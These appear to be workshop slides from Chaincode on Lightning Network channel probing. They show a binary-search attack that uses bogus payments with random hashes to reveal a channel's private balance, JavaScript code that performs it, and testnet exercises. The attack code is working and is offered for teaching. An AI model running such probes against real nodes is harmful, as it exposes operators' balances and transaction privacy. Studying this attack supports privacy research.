chaincode

Channel Probing Attacks

Violate your fellow node’s privacy!

Privacy on the Lightning Network

- Precise channel balance is kept private from the network
- Only capacity is known, ability to route is asked for
- Knowledge of all balances would betray transaction privacy
- Routing is slightly less efficient for this trade-off

Channel Probing Attack

Channel Probing Attack

❌ Send 100 - Insufficient balance
❌ Send 50 - Invalid payment hash
❌ Send 75 - Invalid payment hash
...
❌ Send 95 - Insufficient balance
✔️ Send 94 - Invalid payment hash

Channel Probing Attack


❌ Send 100 - Insufficient balance
❌ Send 50 - Invalid payment hash
❌ Send 75 - Invalid payment hash
...
❌ Send 95 - Insufficient balance
✔️ Send 94 - Invalid payment hash


Why Does It Work?

- Nodes won't reject you opening a channel, they love inbound
- Nodes on route don't have all the data, no signature to verify
- Hub nodes provide great connectivity
    - "50% of the channels by just attacking 18 nodes, 80% with 78 nodes, and 90% with 141 nodes"

      - On the Difficulty of Hiding the Balance of Lightning Network Channels, Jan 2019

Hacker Moodboard





chaincode

Let's Try It Out

github.com/wbobeirne/channel-probing-attack

Code Overview

```
// Grab some initial data and make sure everything came back OK
const node = await initNode();
const myChannels = (await node.listChannels()).channels;
const myChannel = myChannels.find(c => c.chanId === myChannelId);
const channel = await node.getChanInfo({ chanId: scanChannelId });

if (!myChannel) {
  throw new Error(`You have no channel with ID '${myChannelId}'`);
}
if (!channel) {
  throw new Error(`Unknown channel with ID '${scanChannelId}'`);
}
```

Code Overview

```
// Determine the max we can scan, and who's the "receiver"
const max = Math.min(
  parseInt(channel.capacity, 10),
  parseInt(myChannel.localBalance, 10),
  MAX_PAYMENT_SIZE,
);
const destPubkey = myChannel.remotePubkey === channel.node1Pub
  ? channel.node2Pub
  : channel.node1Pub;
```

Code Overview

```
// Loop send bogus payments until we find the balance
let low = 0;
let high = max;

while (high - low > 1) {
  const testAmount = Math.ceil((low + high) / 2);

  const res = await node.sendPaymentSync({
    destString: destPubkey,
    amt: testAmount.toString(),
    paymentHashString: makeRandomHash(),
    outgoingChanId: myChannel.chanId,
    finalCltvDelta: 144,
  });
  const err = res.paymentError;
```

Code Overview

```
// Depending on the error, raise or lower the amount. The route note having
// enough capacity comes in many shapes and sizes of error, so we have to
// check for a few types here.
if (err.includes('UnknownPaymentHash')) {
  low = testAmount;
} else if (
  err.includes('unable to find a path') ||
  err.includes('insufficient') ||
  err.includes('TemporaryChannelFailure')
) {
  high = testAmount;
} else {
  throw new Error(`Unknown error occured when trying to scan: ${err}`);
}
```


Code Overview

```
// Depending on the error, raise or lower the amount. The route note having
// enough capacity comes in many shapes and sizes of error, so we have to
// check for a few types here.
if (err.includes('UnknownPaymentHash')) {
  low = testAmount;
} else if (
  err.includes('unable to find a path') ||
  err.includes('insufficient') ||
  err.includes('TemporaryChannelFailure')
) {
  high = testAmount;
} else {
  throw new Error(`Unknown error occured when trying to scan: ${err}`);
}
```

Probing Challenges

- Follow the README to get it running
- Open a channel >= 0.05 BTC to my node
    - Search ‘wbobeirne’ on 1ml.com/testnet (port is 19735, not 9735)
- Scan my channel with dead.cash (**`17189259013318246 40`**)
- Implement command to scan all a node’s channels
- Optimize the algorithm


FAMILY FEUD
1
5
2
3
4


FAMILY FEUD
NETWORK ERRORS 18
IN-FLIGHT HTLCS 9
MAX PAYMENT AMT 15
CHANNEL COST/FEES 15
PRIVATE CHANNELS 11